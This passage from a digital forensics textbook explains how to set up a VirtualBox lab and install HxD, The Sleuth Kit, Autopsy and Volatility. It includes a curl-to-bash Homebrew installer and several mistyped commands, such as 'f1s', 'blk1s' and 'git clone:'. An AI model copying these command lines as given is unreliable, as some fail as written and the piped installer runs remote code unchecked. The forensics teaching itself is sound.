- **Network adapter:** Set up a network adapter for the virtual machine, enabling connectivity for updates, downloads, and communication.

Similar hardware requirements are needed for Kali Linux.

Minimum system requirement for Windows 10 VM

Before setting up the Windows 10 digital forensics virtual lab environment, it is essential to familiarize yourself with the minimum system requirements necessary for running a Windows 10 virtual machine effectively:

- **Processor (CPU):** Allocate at least two virtual CPU cores to the Windows 10 virtual machine. More cores can be beneficial if you plan to run resource-intensive tasks.
- **RAM:** Assign a minimum of 8 GB of RAM to the Windows 10 virtual machine. However, for better performance, allocate 12 GB or more if your host system has sufficient RAM.
- **Storage:** Allocate around at least 50 GB of virtual disk space for the Windows 10 virtual machine. This should provide enough space for the operating system and necessary forensic tools.
- **Network adapter:** Set up a network adapter for the virtual machine, enabling connectivity for updates, downloads, and communication.

Note: Make sure that virtualization support is enabled in your system's BIOS settings.

Remember that these are minimum recommendations, and if your budget and requirements allow, it is beneficial to invest in more powerful hardware to ensure optimal performance during digital forensics investigations.

Keep in mind that hardware requirements might change as software versions and forensic tools evolve. Always check the official documentation for both VirtualBox and the operating systems you plan to use for any updated hardware recommendations.

Lastly, ensure that your hardware meets the necessary system requirements not only for basic operation but also for the specific forensic tools and software you

intend to use within your virtual forensics lab.

Once Ubuntu and Windows 10 VMs are installed, then we will create a clone of each of them. So that one copy of each OS will be used for the digital forensics lab, and another copy will be used as a target or victim machine. For example, **Windows 10 – Target** and **Windows 10 – investigation**.

If you have fewer hardware resources, you can use one virtual machine at a time and pause or turn off others. But for ease of work, you should be able to run at least two virtual machines and a host OS.

Let us install and setup VirtualBox on the host OS: Ubuntu.

Install and configure VirtualBox and VMs

This section describes the detailed steps to set up VirtualBox on an Ubuntu host machine, configure networking for virtual machines, and install Windows 10, Kali Linux, and Ubuntu as guest operating systems.

Install VirtualBox on Ubuntu

Open a terminal on the Ubuntu host machine and enter the following commands to update the repository and install VirtualBox:

```
sudo apt-get update  
sudo apt-get install VirtualBox
```

After installing VirtualBox, you can also install the VirtualBox Extension Pack by running:

```
sudo apt-get install virtualbox-ext-pack
```

To install the virtual box manager, run:

```
sudo apt-get install virtualbox-qt
```

Next, we will configure networking for Virtual Machines. Follow the given steps:

1. Open VirtualBox from the Applications menu.
2. Click on **File | Tools**.
3. Click **Network Manager**.
4. Click **Create**.
5. In the **Adapter** tab, configure settings as needed, then click on **Apply**, as shown:




Figure 2.1: Creating Network Adapter

Once you have installed VirtualBox and network adapters, the next step is to create Windows 10 virtual machine.

Steps to create a virtual machine

Follow these steps to create a virtual machine:

1. Open VirtualBox.
2. Click on **Machine** | **New** to create a new virtual machine, as shown in *Figure 2.2*:
 - a. **Name:** Windows 10 Lab
 - b. **Type:** Microsoft Windows
 - c. **Version:** Windows 10 (64-bit)



Figure 2.2: Creating VM – Name, type and version

3. Enter username, password, product key, hostname, and the domain name you want to set, as shown:



Figure 2.3: VM's guest OS installation setup

4. Allocate memory (RAM) to the virtual machine. At least 6 GB is recommended.
5. Create a virtual hard disk. Choose **Create a virtual hard disk now** and select **VirtualBox Disk Image (VDI)** as the disk file type, as shown:




Figure 2.4: Allocating memory and processors to VM

Allocate storage space for the virtual hard disk (at least 20 GB):




Figure 2.5: Allocating Virtual Hard Disk to VM

6. Start the Windows 10 virtual machine and follow the on-screen instructions to install the operating system.

Similarly, you can install Kali and Ubuntu Linux OS. We will use both Linux flavors - Ubuntu and Kali for different lab scenarios.

Cloning and Snapshot in VirtualBox

Cloning and snapshots are two powerful features in VirtualBox that enhance the management and flexibility of virtual machines. They allow you to duplicate VMs quickly, create restore points, and experiment without fear of damaging the original VM. The next sections provide an explanation of each feature and the steps to perform them.

Cloning

Cloning a virtual machine creates an identical copy of the original VM. This is useful for various purposes, such as setting up multiple instances of the same environment, testing different configurations, or creating backups before making significant changes.

The steps to clone a virtual machine are as follows:

1. Open VirtualBox and select the VM you want to clone from the list on the left.
2. Right-click the selected VM and choose **Clone**, as shown:




Figure 2.6: Cloning a VM

- Provide the path and name for the new clone:




Figure 2.7: Path to new cloned VM

- Choose whether to create a linked clone or a full clone:

- Linked clone:** Shares the virtual hard disk with the original VM, saving disk space. Changes made in the clone may affect the original.
- Full clone:** Creates a separate copy of the virtual hard disk, ensuring isolation between the original and the clone.

For this book's purpose, we will be using the **Full Clone** option, as shown:




Figure 2.8: Type of clone

5. Next, choose which parts of the snapshot tree should be cloned with the machine:
 - a. **Current machine state:** The new machine will reflect the current state of the original machine and will have no snapshots.
 - b. **Everything:** The new machine will reflect the current state of the original machine and will have matching snapshots for all snapshots in the original machine.
6. Click on **Finish**.

Snapshots

Snapshots allow you to take a snapshot of the current state of a virtual machine, essentially capturing the VM's configuration, disk contents, and memory. Snapshots are particularly useful when you want to experiment or test something in a VM without the risk of permanent changes. If anything goes wrong, you can easily revert to the snapshot's state.

Following are the steps to take a snapshot:

1. Open VirtualBox and select the VM for which you want to take a snapshot.
2. Go to the **Snapshot** menu and choose **Take Snapshot** or click on **Take** icon.
3. Provide a name and optional description for the snapshot.
4. Click **OK** to create the snapshot, as shown:




Figure 2.9: Creating Snapshot of a VM

Reverting to a snapshot

If you encounter issues or want to return to a previous state of the VM, you can revert to a snapshot, by the following steps:

1. Select the VM for which you want to revert to a snapshot.
2. With the VM selected, go to the **Machine** menu and choose **Restore Snapshot**.
3. Select the snapshot you want to revert to and click **Restore**. Refer to [Figure 2.10](#).

Deleting snapshots

Snapshots can take up significant disk space over time. If a VM has multiple snapshots, you can delete them individually or in a sequence, by the given steps:

1. Select the VM and go to the **Machine** menu.
2. Choose **Snapshots** to access the snapshot manager.
3. Right-click a snapshot and select **Delete** to remove it. Refer to [Figure 2.10](#):



Figure 2.10: Reverting and deleting a VM

Cloning creates a new VM instance, while snapshots capture a VM's state at a specific point. Both features are powerful, but they have different use cases. Always ensure you understand the implications of cloning and taking snapshots before performing these actions, especially in a production or critical environment.

Now that we have installed VMs and understand the crucial features like cloning and snapshots, we will dive into different tools, software, and utilities to be installed on the digital forensics investigator VMs both Windows 10 and Ubuntu. In the next topic, we will cover the installation of digital forensics tools and applications used thought the book.

Essential digital forensics tools and applications

In this section, our focus is to cover vital tools and applications that we will be utilizing throughout this book. We will not only introduce each tool but also provide in-depth insights into their installation processes, accompanied by precise commands.

Hex Editor

Hex Editor (HxD) is a popular and free hex editor and disk editor software for Windows. It allows users to view and edit binary data directly from various types of files, disks, and memory. HxD is particularly useful for tasks such as data recovery, forensic analysis, reverse engineering, and low-level data manipulation.

Visit the official HxD website at: <https://mh-nexus.de/en/hxd/> to download the installer that matches your Windows version (32-bit or 64-bit). Run the installer and follow the on-screen instructions to install HxD.

Some of the features of HxD are:

- **Edit hex data:** HxD's main interface displays the hex data of the file on the left side and the corresponding ASCII characters on the right side. You can navigate through the data and edit it directly in hexadecimal or ASCII mode.
- **Search and replace:** Use the **Search** menu to find specific hex values or ASCII strings within the data. You can also perform replacements if needed.
- **Bookmarking:** You can set bookmarks in the data to quickly navigate to specific locations.
- **Structures and scripts:** HxD allows you to define structures to interpret data as specific data types (for example, integers, strings). You can also use scripts to automate certain tasks.
- **Disk and RAM editing:** In addition to files, HxD can be used to directly edit disks or memory. Be cautious when working with these options, as making incorrect changes can lead to data loss or system instability.
- **Checksum and hash calculation:** HxD provides tools to calculate various checksums and hashes, useful for data verification.
- **Data analysis:** HxD is commonly used for tasks like analyzing file headers, file formats, and binary data patterns.
- **Forensics and data recovery:** HxD is valuable for forensic analysis, especially in scenarios where raw data needs to be examined for evidence. It can also aid in data recovery by analyzing disk or memory contents.
- **Reverse engineering:** Reverse engineers use hex editors like HxD to dissect and understand binary file formats, helping them gain insights into software behavior.

Hex editing and low-level data manipulation can be complex and have potential risks, especially when working with important data. Always make backups before making any changes and exercise caution to avoid unintended consequences. Let us quickly see how to load or open a file in HxD:

Click on **File** and then click on **Open** to load a file to investigate, as shown:




Figure 2.11: HxD File Menu

Next, we will install widely known and open-source digital forensics processing and analysis software: Autopsy.

The Sleuth Kit

The Sleuth Kit (TSK) is an open-source collection of command-line tools designed for digital forensic analysis. It provides capabilities for low-level examination and recovery of data from storage media, including hard drives, memory dumps, and disk images. TSK is widely used in digital forensics to perform tasks such as file recovery, file system analysis, and data carving.

Installing The Sleuth Kit on Windows involves the following steps:

1. Visit the official Sleuth Kit website:
<http://sleuthkit.org/sleuthkit/download.php>

2. Download the installer package.
3. Extract the zipped sleuthkit folder and save it in your tools folder.
4. Open the windows command line (**cmd.exe**) and traverse to the TSK folder location.
5. Go to Bin and run the desired executable file, as shown in the following figure:

Name	Size
..	
blkcalc.exe	675,840
blkcat.exe	677,376
blkls.exe	676,864
blkstat.exe	674,304
fcat.exe	674,816
ffind.exe	676,864
fls.exe	678,912
fsstat.exe	673,280
hfind.exe	589,312
icat.exe	676,352
ifind.exe	678,912

Figure 2.12: Some of TSK binaries

TSK finds frequent utilization within Linux environments, accessible through the command line interface. To install The Sleuth Kit on Linux, open a terminal on your Linux machine. Use the package manager specific to your Linux distribution to install TSK. Here are the commands for some popular distributions:

- Debian/Ubuntu:
 - **sudo apt-get update**
 - **sudo apt-get install sleuthkit**

The installation process looks like:

```
targetubuntu@targetubuntu-VirtualBox:~$ sudo apt-get install sleuthkit
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libflashrom1 libftdi1-2
Uninstalling them might break your system.
Do you want to proceed? [Y/n] Y
```

Figure 2.13: Installing TSK on Ubuntu

- Fedora:
 - `sudo dnf -y install sleuthkit`
- CentOS/RHEL:
 - `sudo yum -y install sleuthkit`

After the installation is complete, you can access TSK's command-line tools by opening a terminal and typing the tool's name, followed by the required options and arguments.

TSK provides a wide range of command-line tools that can be used for various forensic tasks. Here are a few commonly used tools:

- **f1s**: Lists files and directories in a file system image or device.
- **icat**: Outputs the content of a file from an image or device.
- **mmls**: Displays the layout of partitions within a disk image.
- **fsstat**: Displays details about a file system, such as size, block size, and more.
- **blk1s**: Lists the content of individual blocks in a disk image.
- **tsk_loaddb**: Creates a Sleuth Kit database that can be used by various TSK tools for faster analysis.

Remember that working with TSK requires familiarity with command-line usage and digital forensic principles. Always ensure that you are using it responsibly and following proper procedures to maintain the integrity of evidence.

While TSK is primarily a command-line tool, there is also a **Graphical User Interface (GUI)** called Autopsy that utilizes TSK's functionality.

Autopsy installation

Autopsy is a widely used open-source digital forensic analysis tool that provides a comprehensive platform for examining digital evidence. Autopsy is renowned for its user-friendly interface, advanced features, and extensive support for a wide range of file formats and storage media.

Autopsy is built upon the open-source Sleuth Kit, which is a collection of forensic analysis tools. TSK provides core functionality for low-level disk and file

analysis, while Autopsy offers a graphical interface and additional features that make the forensic analysis process more accessible and efficient.

Key features of Autopsy

Let us dive deeper into the key features that make Autopsy an indispensable tool for digital forensic investigators:

- **User-friendly interface:** Autopsy provides an intuitive graphical interface that allows investigators to perform complex digital forensic tasks.
- **Extensive file format support:** It supports a wide variety of file formats, allowing analysis of various types of digital evidence, including images, documents, emails, and more.
- **Keyword search:** Autopsy enables investigators to perform keyword searches across evidence, facilitating the identification of relevant information.
- **Timeline analysis:** The tool can create visual timelines of user activity, providing a chronological view of file creation, modification, and deletion.
- **Hash analysis:** Autopsy supports hashing and comparison of files to identify duplicates or verify file integrity.
- **Artifact analysis:** It automatically identifies and extracts common artifacts like emails, browser history, and user account information.

Data carving: Autopsy includes data carving capabilities to recover deleted files and fragmented data from storage media.

Next, we will cover the steps to install Autopsy on Windows and MacOS.

Visit autopsy website and download OS appropriate autopsy package (Windows, MacOS or Linux) <https://www.autopsy.com/download/>

Installing Autopsy on Windows OS

Once you download the Windows specific autopsy package follow the given steps to install it in Windows:

1. Locate the downloaded installer package on your machine.
2. Double-click the installer to run it.
3. Follow the on-screen instructions to install Autopsy.

4. You may need to choose installation options, such as the installation directory on Windows.
5. Once the installation is complete, launch Autopsy from the Start menu or desktop shortcut.

Installing Autopsy on MacOS

Follow the given steps to install Autopsy on MacOS:

1. Install homebrew, read more here: <https://brew.sh/>
2. Run command on your MacOS terminal:
 - a. **Command:** `/bin/bash -c "$(curl -fsSL https://raw.githubusercontent.com/Homebrew/install/HEAD/install.sh)"`
 - b. **Command:** `brew update`
3. Now install Autopsy, and type the following command.
 - a. **Command:** `brew install Autopsy`

Note: Autopsy is built in Kali Linux.

After installing Autopsy, you can start using it for digital forensic analysis tasks, such as examining evidence, recovering deleted files, and generating reports. Remember that Autopsy should be used responsibly and ethically, following proper forensic procedures to maintain the integrity of the evidence.

Creating a new case in Autopsy

In this section, we will go through the steps to create a new case in Autopsy:

1. Provide the case name and base directory where you will be storing this case, as shown:

The screenshot shows the 'New Case Information' dialog box. On the left, a sidebar titled 'Steps' lists '1. Case Information' and '2. Optional Information'. The main area is titled 'Case Information' and contains the following fields:

- 'Case Name:' input field
- 'Base Directory:' input field set to 'C:\Autopsy\' with a 'Browse' button
- 'Case Type:' radio buttons for 'Single-User' (selected) and 'Multi-User'
- 'Case data will be stored in the following directory:' input field

Figure 2.14: Autopsy Case name and case storage location

2. Enter the following case information, as shown in [Figure 2.15](#):

a. **Case Number**

b. **Examiner Name, Phone number, Email address and any Notes.**

The screenshot shows the 'Optional Information' dialog box. On the left, a sidebar lists '1. Case Information' and '2. Optional Information'. The main area is titled 'Optional Information' and contains sections for 'Case' and 'Examiner'.

Case

Number:	Case - 122-2023
---------	-----------------

Examiner

Name:	ForensicsUsers
Phone:	703-XXX-XXXX
Email:	forensicsusers@gmail.com
Notes:	This is a lab based investigation

Organization

Organization analysis is being done for: Digital Forensics Learning ▾ Manage Organizations

Figure 2.15: Autopsy – Examiner details

3. Configure the ingestion and analysis modules, as shown in [Figure 2.16](#):

a. Simply select the checkbox you want to leverage in your analysis.

Note: You can select all the ingest modules but then ingestion will take time depending on the size of image. So, select the appropriate ingest module to speed up the ingestion.




Figure 2.16: Autopsy – Configuring autopsy’s ingest module

It would take some time to show some information, but the full ingestion and automated analysis would take from a few hours to a day, depending on the system configuration and the size of the forensics image Autopsy has to analyze. Digital forensics tools necessitate high-performance computing systems, which is why expert forensic teams employ extensively customized machines optimized for digital forensics tasks. Numerous domestic and international enterprises offer specialized solutions for digital forensics analysis purposes.

Once the ingestion is completed, you will see that Autopsy has already parsed a good amount of data to be reviewed and analyzed by digital forensics professional, as shown:

Source Name	S	C	O	URL	Date Created	Decoded URL	Username	Realm	Domain	Program Name
Login Data				https://www.facebook.com/	2023-03-10 19:16:32 PST	facebook.com	Jot	https://www.facebook.com/	facebook.com	Google Chrome
Login Data				https://www.bank.com/	2023-03-10 19:17:53 PST	bank.com	Jot	https://onedrive.live.com/	bank.com	Google Chrome
Login Data				https://onederive.live.com/	2023-03-12 05:42:25 PDT	live.com	Jot	https://onedrive.live.com/	live.com	Google Chrome
Login Data				https://www.gmail.com/	2023-03-10 19:17:08 PST	gmail.com	Jot	https://www.gmail.com/	gmail.com	Google Chrome
Login Data				https://www.facebook.com/	2023-04-02 16:14:41 PDT	facebook.com	Forensic	https://www.facebook.com/	facebook.com	Google Chrome
Login Data				https://www.gmail.com/	2023-04-02 16:17:18 PDT	gmail.com	Forensic	https://www.gmail.com/	gmail.com	Google Chrome
Login Data				https://www.ctbank.com/	2023-04-02 16:18:49 PDT	ctbank.com	Forensic	https://www.ctbank.com/	ctbank.com	Google Chrome
Login Data				https://www.bofa.com/	2023-04-02 16:19:49 PDT	bofa.com	Forensic	https://www.bofa.com/	bofa.com	Google Chrome

Figure 2.17: Autopsy view after ingestion and preprocessing

Autopsy is one of the good tools available for digital forensics professionals and especially to students as it is open source and free to use. It is recommended for you to read the user guide of Autopsy, which can be found here: <https://sleuthkit.org/autopsy/docs/user-docs/4.19.3/index.html>, to understand the installation and configuration options, features, and capabilities of this tool.

The next big tool needed in the arsenal of a digital forensics professional is Volatility. So, let us start with Volatility.

Volatility

Memory size gets bigger and bigger, not just for servers but even for personal machines and laptops. Hence, more than ever, memory has now become a crucial aspect of digital forensics investigation. And one of the best tools out there for memory forensics is Volatility. We will learn more about Volatility later in this book, but for now, we will focus on installation of volatility on Windows and Ubuntu.

Setup volatility on Ubuntu

Run the following commands to install and set up Volatility on Ubuntu OS:

- **Command:** `sudo apt-get update`: This command updates the package list on the system with the latest available packages.

- **Command:** `sudo apt-get install volatility`: This command installs the Volatility package on the system.
- **Command:** `volatility --version`: This command displays the version number of the installed Volatility package.

If you want to install the volatility from the GitHub repository. Download the volatility package using the following commands:

- `git clone: https://github.com/volatilityfoundation/volatility3.git`
- `python3 setup.py build`
- `python3 setup.py install`
- `pip3 install -r requirements.txt`

Now let us see how we can install Volatility 2, as well as Volatility 3 on Windows. Volatility 2 and 3 are different versions, and we will cover them in detail in [*Chapter 8, Memory Forensics: Techniques and Tools.*](#)

Installing Volatility 2 on Windows OS

Followings are the steps to follow to install Volatility 2 on Windows:

